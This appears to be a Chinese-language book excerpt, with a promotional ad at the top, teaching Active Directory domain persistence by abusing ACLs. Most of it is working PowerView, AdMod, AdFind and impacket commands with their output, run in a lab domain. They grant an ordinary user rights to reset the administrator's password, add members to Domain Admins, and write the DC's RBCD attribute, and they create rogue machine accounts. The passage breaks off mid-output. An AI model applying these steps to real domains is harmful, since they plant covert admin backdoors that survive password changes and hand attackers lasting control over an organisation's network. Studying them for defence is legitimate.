


域权限维持之 ACL 滥用

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

在 2.10 章中我们已经学习了域内 ACL 的相关知识，了解了 ACL 对于整个 Windows 访问控制的作用。于是我们会猜想，能不能利用 ACL 来进行权限维持呢？本文将讲解如何利用 ACL 来进行域权限维持。本文将从几个典型的权限出发，利用这些权限来进行维权。

首先我们来看看，哪些权限比较重要，有利用价值：

属性的权限：

- member：拥有修改该属性的权限可以将任意用户、组或者机器加入到目标安全组。

- msDS-AllowedToActOnBehalfOfOtherIdentity: 拥有修改该属性的权限可以修改目标对象基于资源的约束性委派 RBCD, 从而利用基于资源的约束性委派 RBCD 进行攻击获取目标的权限。

扩展权限:

- DCSync: 拥有该扩展权限可以通过目录复制服务(DRS, Directory Replication Service)的 GetNCChanges 接口向域控发起数据同步请求, 从而获得域内任意用户的密码哈希。
- User-Force-Change-Password: 拥有该扩展权限可以在不知道目标用户密码的情况下强制修改目标用户的密码。

基本权限:

- GenericWrite: 拥有该权限可以修改目标安全对象的所有参数, 包括对所有属性的修改。
- GenericAll: 拥有该权限就等于拥有了对目标安全对象的完整控制权。
- WriteOwner: 拥有该权限就可以修改目标安全对象的 Owner 属性为自身, 从而完全控制该安全对象!
- WriteDACL: 拥有该权限就可以往目标安全对象写入任何的 ACE, 从而完全控制该安全对象!

User-Force-Change-Password 扩展权限

拥有该扩展权限的用户可以在不知道目标域用户密码的情况下强制修改目标用户密码。拥有该权限其实就是拥有 User-Force-Change-Password(00299570-246d-11d0-a768-00aa006e0529) 这个扩展权限。

如图所示, 是微软对于 User-Force-Change-Password 属性的描述:

User-Force-Change-Password extended right

12/15/2020 • 2 minutes to read • 😊 👤 👥

Permits resetting a password on a user account.

Entry	Value
CN	User-Force-Change-Password
Display-Name	Reset Password
Rights-GUID	00299570-246d-11d0-a768-00aa006e0529

注：该扩展权限一般针对域用户进行利用。

hack 是域中的一个普通用户。如图所示，可以看到 hack 在 Domain Users 组中：



```
C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        2021/10/16 11:37:28
Password expires         2024/7/11 11:37:28
Password changeable      2021/10/17 11:37:28
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2021/10/26 11:29:48

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

由于是普通域用户，因此它没有给域管理员 administrator 修改密码的权限。如下使用 admod 工具重置 administrator 的密码，可以看到，重置失败。

```
admod -users -rb cn=administrator unicodepwd::P@ss1234 -optenc
```

如图所示，可以看到当 hack 用户尝试重置 administrator 的密码时提示失败：


```
C:\Users\hack\Desktop>admod -users -rb cn=administrator unicodepwd::P@ss1234 -optenc
AdMod V01.17.00cpp Joe Richards (joe@joeware.net) March 2011

DN Count: 1
Using server: DC.xie.com:389
Directory: Windows Server 2008 R2
Base DN: cn=administrator,CN=Users,DC=xie,DC=com

Modifying specified objects...
  DN: cn=administrator,CN=Users,DC=xie,DC=com...: [DC.xie.com] Error 0x32 (50) - 00000000

ERROR: Too many errors encountered, terminating...

The command did not complete successfully
```

现在我们获得了域管理员的权限，并想进行权限维持，我们可以进行如下操作：

手动给 hack 用户添加对域管理员 administrator 重置密码的权限。如下，使用 Empire 下的 powerview.ps1 脚本进行添加。

```
Import-Module .\powerview.ps1
```

#添加 hack 用户对域管理员 administrator 重置密码的权限


```
Add-DomainObjectAcl -TargetIdentity administrator -PrincipalIdentity hack -Rights ResetPassword -Verbose
```

如图所示，使用 powerview.ps1 脚本添加 hack 用户对域管理员 administrator 重置密码的权限：

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity administrator -PrincipalIdentity hack -Rights ResetPassword -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|((samAccountName=hack)(name=hack)(displayname=hack))))
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|((samAccountName=administrator)(name=administrator)(displayname=administrator))))
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'ResetPassword' on CN=Administrator,CN=Users,DC=xie,DC=com
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '00299570-246d-11d0-a768-00aa006e0529' on CN=Administrator,CN=Users,DC=xie,DC=com
```

也可以图形化添加，打开 Active Directory 用户和计算机——>Users——>administrator——>右键属性——>安全——>高级——>添加，主体选择 hack 用户，类型允许，应用于的话默认即可。然后勾选重置密码，确定——>应用即可。

如图所示，找到 administrator 用户的权限项目，主体选择 hack，然后勾选重置密码选项：



赋予完成后，使用 adfind 查询域管理员 administrator 的权限信息，可以看到 hack 用户已经有了对域管理员 administrator 重置密码的扩展权限了。

```
AdFind.exe -s base -b "CN=Administrator,CN=Users,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
```

如图所示，通过 adfind 查询可以看到 hack 已经拥有对 administrator 重置密码的权限了：


```
C:\Users\Administrator\Desktop>AdFind.exe -s base -b "CN=Administrator,CN=Users,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2
dn:CN=Administrator,CN=Users,DC=xie,DC=com
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;;[CTL];Reset Password;;XIE\hack
```

现在，我们控制的普通域用户 hack 已经拥有重置域管理员 administrator 密码的权限了！我们再次使用 hack 用户身份使用 admod 工具修改域管理员 administrator 密码，可以看到，赋予权限后，修改成功！

#重置域管理员 administrator 的密码为 P@ss1234

```
admod -users -rb cn=administrator unicodepwd::P@ss1234 -optenc
```

如图所示，可以看到修改 ACL 前 hack 用户无法重置 administrator 的密码，修改 ACL 后，hack 用户可以重置 administrator 的密码了。



```
C:\Users\hack\Desktop>admod -users -rb cn=administrator unicodepwd::P@ss1234 -optenc
AdMod V01.17.00cpp Joe Richards (joe@joeware.net) March 2011

DN Count: 1
Using server: DC.xie.com:389
Directory: Windows Server 2008 R2
Base DN: cn=administrator,CN=Users,DC=xie,DC=com

Modifying specified objects...
  DN: cn=administrator,CN=Users,DC=xie,DC=com...: [DC.xie.com] Error 0x32 (50) - E0000000

ERROR: Too many errors encountered, terminating...
The command did not complete successfully

C:\Users\hack\Desktop>admod -users -rb cn=administrator unicodepwd::P@ss1234 -optenc
AdMod V01.17.00cpp Joe Richards (joe@joeware.net) March 2011

DN Count: 1
Using server: DC.xie.com:389
Directory: Windows Server 2008 R2
Base DN: cn=administrator,CN=Users,DC=xie,DC=com

Modifying specified objects...
  DN: cn=administrator,CN=Users,DC=xie,DC=com...

The command completed successfully
```

此后，不管域内密码怎么修改，只要我们控制的 hack 用户对 administrator 重置密码的权限还在，我们就可以修改域管理员 administrator 密码，从而接管整个域！

如果想移除该重置密码的扩展权限的话，可以执行如下命令

```
Import-Module .\powerview.ps1
```

#移除 hack 用户对域管理员 administrator 重置密码的权限

```
Remove-DomainObjectAcl -TargetIdentity administrator -PrincipalIdentity hack -
Rights ResetPassword -Verbose
```

如图所示，通过 powerview.ps1 脚本移除 hack 用户对域管理员 administrator 重置密码的权限：

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Remove-DomainObjectAcl -TargetIdentity administrator -PrincipalIdentity hack -Rights ResetPassword -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=hack)(name=hack)(displayName=hack))))
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=administrator)(name=administrator)(displayName=administrator))))
详细信息: [Remove-DomainObjectAcl] Removing principal CN=hack,CN=Users,DC=xie,DC=com 'ResetPassword' from CN=Administrator,CN=Users,DC=xie,DC=com
详细信息: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID '00299570-246d-11d0-a768-00aa006e0529' on CN=Administrator,CN=Users,DC=xie,DC=com
True
```

注：该权限重置密码不能使用命令行语句重置，会提示权限拒绝，这也是为啥文中使用 admod 来重置密码的原因。如下图可以看到，当使用命令行语句重置时，提示权限拒绝。

执行失败如图所示。

```
C:\Users\hack\Desktop>net user administrator P@ss1234 /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied.
```

member 属性权限

拥有修改该属性的权限可以将任意用户、计算机等加入到指定目标组中。拥有该权限其实就是对 member(bf9679c0-0de6-11d0-a285-00aa003049e2) 这个属性的写权限。

如图所示，是微软对于 member 属性的描述：

Member attribute

12/15/2020 • 2 minutes to read •   

The list of users that belong to the group.

Entry	Value
CN	Member
Ldap-Display-Name	member
Size	-
Update Privilege	Domain administrator
Update Frequency	Each time a user is added to or removed from a group.
Attribute-Id	2.5.4.31
System-Id-Guid	bf9679c0-0de6-11d0-a285-00aa003049e2
Syntax	Object(DS-DN)

hack 是域中的一个普通用户。如图所示，可以看到 hack 在 Domain Users 组中：

```
C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        2021/10/16 11:37:28
Password expires          2024/7/11 11:37:28
Password changeable       2021/10/17 11:37:28
Password required         Yes
User may change password  Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                2021/10/26 11:29:48

Logon hours allowed       All

Local Group Memberships
Global Group memberships  *Domain Users
The command completed successfully.
```

如图所示，由于是普通域用户，因此它没有给域管理员组“domain admins”添加用户的权限。

```
C:\Users\hack\Desktop>net group "domain admins" hack2 /add /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied.
```

现在我们获得了域管理员的权限，并想进行权限维持。我们可以进行如下操作：

手动给 hack 用户添加对域管理员组“domain admins”的 WriteMembers 权限。

如下，使用 Empire 下的 powerview.ps1 脚本进行添加。

```
Import-Module .\powerview.ps1
```


#添加 hack 用户对域管理员组“domain admins”的 WriteMembers 权限

```
Add-DomainObjectAcl -TargetIdentity "domain admins" -PrincipalIdentity hack -  
Rights WriteMembers -Verbose
```

执行结果如图所示

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1  
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity "domain admins" -PrincipalIdentity hack -Rights WriteMembers -Verbose  
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM  
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(|(samAccountName=hack)(name=hack)(displayName=hack))))  
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM  
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(|(samAccountName=domain admins)(name=domain admins)(displayName=domain admins))))  
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com 'WriteMembers' on CN=Domain Admins,CN=Users,DC=xie,DC=com  
详细信息: [Add-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID 'bf9679c0-0de6-11d0-a285-00aa003049e2' on CN=Domain Admins,CN=Users,DC=xie,DC=
```

如图所示也可以图形化添加，打开 Active Directory 用户和计算机——>Users——>Domain Admins——>右键属性——>安全——>高级——>添加，主体选择 hack 用户，类型允许，应用于的话默认即可。



如图所示然后勾选写入成员，确定——>应用即可。

Domain Admins 的权限项目

- ☐ 读取 ntGroupMembers
- ☐ 写入 ntGroupMembers
- ☐ 读取 objectSid
- ☐ 写入 objectSid
- ☐ 读取 ownerBL
- ☐ 读取 primaryGroupToken
- ☐ 写入 primaryGroupToken
- ☐ 读取 secretary
- ☐ 写入 secretary
- ☐ 读取 structuralObjectClass
- ☐ 写入 structuralObjectClass
- ☐ 读取 tokenGroupsGlobalAndUniversal
- ☐ 写入 tokenGroupsGlobalAndUniversal
- ☐ 读取 unixUserPassword
- ☐ 写入 unixUserPassword
- ☐ 读取 userPassword
- ☐ 写入 userPassword
- ☐ 读取 成员
- ☒ 写入 成员
- ☐ 读取 管理者
- ☐ 写入 管理者
- ☐ 读取 描述
- ☐ 写入 描述
- ☐ 读取 名称
- ☐ 写入 名称
- ☐ 读取 拼音显示名称
- ☐ 写入 拼音显示名称
- ☐ 读取 说明
- ☐ 写入 说明
- ☐ 读取 组名(Windows 2000 以前版本)
- ☐ 写入 组名(Windows 2000 以前版本)


赋予完成后，使用 adfind 查询域管理员组“domain admins”的权限信息，可以看到 hack 用户已经有了对 member 属性完全控制的权限了。

```
AdFind.exe -b "CN=Domain Admins,CN=Users,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
```

执行结果如图所示

```
C:\Users\Administrator\Desktop>AdFind.exe -b "CN=Domain Admins,CN=Users,DC=xie,DC=com" nTSecurityDescriptor -sddl+++ -sddlfilter ;;;;xie\hack
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020
Using server: DC.xie.com:389
Directory: Windows Server 2012 R2
dn:CN=Domain Admins,CN=Users,DC=xie,DC=com
nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];member;;;XIE\hack
```

现在，我们控制的普通域用户 hack 已经可以修改域管理员组“domain admins”的 member 属性了，意味着我们能进行添加、移除域管理员等敏感操作了！我们再次使用 hack 用户身份往域管理员组“domain admins”添加用户，如图所示赋予权限后，添加成功！



```
C:\Users\hack\Desktop>net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.

Group name      Domain Admins
Comment         指定的域管理员

Members

-----
Administrator
The command completed successfully.

C:\Users\hack\Desktop>net group "domain admins" hack /add /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred. 权限赋予前
Access is denied.

C:\Users\hack\Desktop>net group "domain admins" hack /add /domain
The request will be processed at a domain controller for domain xie.com.


The command completed successfully. 权限赋予后

C:\Users\hack\Desktop>net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.

Group name      Domain Admins
Comment         指定的域管理员

Members

-----
Administrator      hack
The command completed successfully.
```



此后，不管域内密码怎么修改，只要我们控制的 hack 用户对域管理员组“domain admins”的 WriteMembers 权限还在，我们就可以往域管理员组“domain admins”内任意添加、移除用户，从而接管整个域。

但是此时 hack 用户还并没有创建域用户的权限，如果想将其他控制账号加入域管理员组，可以使用 powershell 脚本添加机器账号，然后再将可控的机器账号加入域管理员组中！普通域用户默认可以创建十个机器账号。

```
Import-Module .\New-MachineAccount.ps1
```

#添加机器账号 admin\$, 密码为 root

```
New-MachineAccount -MachineAccount admin -Password root
```

执行结果如图所示。

```
PS C:\Users\hack\Desktop> net user hack2 P@ss1234 /add /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied.

PS C:\Users\hack\Desktop> Import-Module .\New-MachineAccount.ps1
PS C:\Users\hack\Desktop> New-MachineAccount -MachineAccount admin -Password root
[+] New Machine account is Success! Account: admin$ , Password: root
PS C:\Users\hack\Desktop> net group "domain admins" admin$ /add /domain
The request will be processed at a domain controller for domain xie.com.

The command completed successfully.

PS C:\Users\hack\Desktop> net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.

Group name      Domain Admins
Comment         指定的域管理员

Members

-----
admin$           Administrator
The command completed successfully.
```

或者也可以通过 impacket 下的 addcomputer.py 脚本添加机器账号，该脚本的使用需要一个有效的域用户即可。如下，添加机器账号 admin2\$，密码为 root。

```
python3 addcomputer.py -computer-name 'admin2$' -computer-pass 'root' -dc
-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method SAMR -debug
```

执行结果如图所示。

```
+ examples git:(master) * python3 addcomputer.py -computer-name 'admin2$' -computer-pass 'root' -dc-ip 10.211.55.4 'xie.com/hack:
P@ss1234' -method SAMR -debug
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.9
.24.dev1-py3.8.egg/impacket
[*] Opening domain XIE...
[*] Successfully added machine account admin2$ with password root.
```

如果想移除该 WriteMembers 权限的话，可以执行如下命令

```
Import-Module .\powerview.ps1
```

#移除 hack 用户对域管理组“domain admins”的 WriteMembers 权限

```
Remove-DomainObjectAcl -TargetIdentity "domain admins" -PrincipalIdentity hac
k -Rights WriteMembers -Verbose
```

执行结果如图所示。

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Remove-DomainObjectAcl -TargetIdentity "domain admins" -PrincipalIdentity hack -Rights WriteMembers -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(samAccountName=hack)(name=hack)(displayname=hack))))
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC=COM
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(samAccountName=domain admins)(name=domain admins)(displayname=domain admins))))
详细信息: [Remove-DomainObjectAcl] Removing principal CN=hack,CN=Users,DC=xie,DC=com 'WriteMembers' from CN=Domain Admins,CN=Users,DC=xie,DC=com
详细信息: [Remove-DomainObjectAcl] Granting principal CN=hack,CN=Users,DC=xie,DC=com rights GUID 'bfc0-0de6-11d0-a285-00aa003049e2' on CN=Domain
Admins,CN=Users,DC=xie,DC=com
True
```

msDS-AllowedToActOnBehalfOfOtherIdentity 属性权限

拥有修改该属性的权限可以修改目标对象的 msDS-

AllowedToActOnBehalfOfOtherIdentity 属性，从而可以配置基于资源的约束性委派 RBCD，再利用基于资源的约束性委派 RBCD 进行攻击获取目标的权限。拥有该权限其实就是对如图所示 msDS-

AllowedToActOnBehalfOfOtherIdentity(3f78c3e5-f79a-46bd-a0b8-9d18116ddc79)这个属性的写权限。

2.210 Attribute msDS-AllowedToActOnBehalfOfOtherIdentity

02/15/2019 • 2 minutes to read

This attribute is used for access checks to determine if a requestor has permission to act on the behalf of other identities to services running as this account.

```
cn: ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity
ldapDisplayName: msDS-AllowedToActOnBehalfOfOtherIdentity
attributeId: 1.2.840.113556.1.4.2182
attributeSyntax: 2.5.5.15
omSyntax: 66
isSingleValued: TRUE
systemOnly: TRUE
searchFlags: 0
rangeLower: 0
rangeUpper: 132096
schemaIdGuid: 3f78c3e5-f79a-46bd-a0b8-9d18116ddc79
attributeSecurityGuid: 4c164200-20c0-11d0-a768-00aa006e0529
systemFlags: FLAG_SCHEMA_BASE_OBJECT
schemaFlagsEx: FLAG_ATTR_IS_CRITICAL
```

我们在域内创建了一个普通域用户 hack，如图所示：




```

C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        2021/10/16 11:37:28
Password expires         2024/7/11 11:37:28
Password changeable      2021/10/17 11:37:28
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2021/10/26 11:29:48

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.

```

现在我们获得了域管理员的权限，并想进行权限维持。我们可以进行如下操作：

手动给 hack 用户添加对域控 DC 修改 msDS-

AllowedToActOnBehalfOfOtherIdentity(3f78c3e5-f79a-46bd-a0b8-9d18116ddc79)属性的权限。

Import-Module .\powerview.ps1

#添加 hack 用户对域控 DC 的 msDS-AllowedToActOnBehalfOfOtherIdentity 属性修改权限

Add-DomainObjectAcl -TargetIdentity "CN=DC,OU=Domain Controllers,DC=xie,DC=com" -PrincipalIdentity hack -RightsGUID 3f78c3e5-f79a-46bd-a0b8-9d18116ddc79 -Verbose

执行结果如图所示，使用 Empire 下的 powerview.ps1 脚本进行添加。



```

PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity "CN=DC,OU=Domain Controllers,DC=xie,DC=com" -PrincipalIdentity hack -RightsGUID 3f78c3e5-f79a-46bd-a0b8-9d18116ddc79 -Verbose
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(|(samAccountName=hack)(name=hack)(displayName=hack
详细信息: [Get-DomainSearcher] search base: LDAP://DC.XIE.COM/DC=XIE,DC
详细信息: [Get-DomainObject] extracted domain "xie.com" from "CN=DC,OU=Domain Controllers,DC=xie,DC"
